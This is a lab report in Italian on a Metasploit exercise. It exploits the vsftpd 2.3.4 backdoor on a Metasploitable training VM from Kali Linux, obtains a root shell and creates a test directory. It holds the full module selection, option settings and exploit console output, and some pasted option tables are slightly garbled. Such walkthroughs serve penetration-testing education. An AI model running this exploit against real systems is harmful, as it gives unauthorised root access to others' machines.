

Report sull'esercizio di hacking con Metasploit


Configurazione delle macchine

Configurazione della macchina Metasploitable

1. Indirizzo IP e configurazione di rete:

La macchina Metasploitable è configurata con un indirizzo IP statico. Di seguito la configurazione della rete:

- Interfaccia: eth0
- Indirizzo IP: 192.168.1.149
- Netmask: 255.255.255.0
- Network: 192.168.1.0
- Broadcast: 192.168.1.255
- Gateway: 192.168.1.1



The screenshot shows a terminal window with a black background and white text. The text displays the configuration of the primary network interface (eth0) for the Metasploitable machine. The configuration includes setting the interface to static, assigning the IP address 192.168.1.149, setting the netmask to 255.255.255.0, the network to 192.168.1.0, the broadcast address to 192.168.1.255, and the gateway to 192.168.1.1. At the bottom of the terminal, the prompt 'msfadmin@metasploitable:~\$' is visible. A small red dot is located above the terminal window. A button labeled '[Read 20 lines]' is positioned at the bottom right of the terminal window.

```
# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.1.149
netmask 255.255.255.0
network 192.168.1.0
broadcast 192.168.1.255
gateway 192.168.1.1

[ Read 20 lines ]

msfadmin@metasploitable:~$
```

2. Configurazione del servizio FTP:

- Servizio: vsftpd

Configurazione della macchina Kali Linux

1. Indirizzo IP e configurazione di rete:

La macchina Kali Linux è configurata con un indirizzo IP statico. Di seguito la configurazione della rete:

- Indirizzo IP: 192.168.1.200
- Netmask: 255.255.255.0
- Gateway: 192.168.1.1

2. Trova e configura l'exploit vsftpd

```
msf6 > search vsftpd

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
--  -
0  auxiliary/dos/ftp/vsftpd_232             2011-02-03      normal Yes    VSFTPD 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor      2011-07-03      excellent No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 1
```

```
msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
=====
Name      Current Setting  Required  Description
-----
CHOST      CHOST            no        The local client address
CPORT      CPORT            no        The local client port
Proxies    Proxies           no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS     RHOSTS           yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      RPORT            21        The target port (TCP)

Payload options (cmd/unix/interact):
=====
Name      Current Setting  Required  Description
-----
Id        Id              no        The target process ID, see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
Automatic Automatic        yes       Automatically select the next target process

Exploit target:
=====
Id  Name
--  -
0   Automatic

View the full module info with the info, or info -d command.
```

3. Configura le opzioni dell'exploit

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.1.149
RHOST => 192.168.1.149
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
=====
#  Name                                     Disclosure Date  Rank  Check  Description
--  -
0  payload/cmd/unix/interact               2011-02-03      normal No     Unix Command, Interact with Established Connection

View the full module info with the info, or info -d command.
```

4. Seleziona il payload

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload cmd/unix/interact
payload => cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
=====
Name      Current Setting  Required  Description
-----
CHOST      CHOST            no        The local client address
CPORT      CPORT            no        The local client port
Proxies    Proxies           no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS     192.168.1.149    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      RPORT            21        The target port (TCP)

Payload options (cmd/unix/interact):
=====
Name      Current Setting  Required  Description
-----
Id        Id              no        The target process ID, see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
Automatic Automatic        yes       Automatically select the next target process

Exploit target:
=====
Id  Name
--  -
0   Automatic

View the full module info with the info, or info -d command.
```

5. Esegui l'exploit

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.1.149:21 - The port used by the backdoor bind listener is already open
[*] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.200:36877 → 192.168.1.149:6200) at 2024-07-08 09:25:16 -0400
```

7. Crea la directory richiesta

Nella shell della macchina compromessa, esegui il comando per creare la cartella test_metasploit nella directory di root:

```
mkdir /test_metasploit
```

Verifica finale

Verifica che la directory sia stata creata con successo:

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.1.149:21 - The port used by the backdoor bind listener is already open
[*] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.200:36877 → 192.168.1.149:6200) at 2024-07-08 09:25:16 -0400

whoami
root
mkdir /test_metasploit
ls /
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
test_metasploit
tmp
usr
var
vmlinuz
```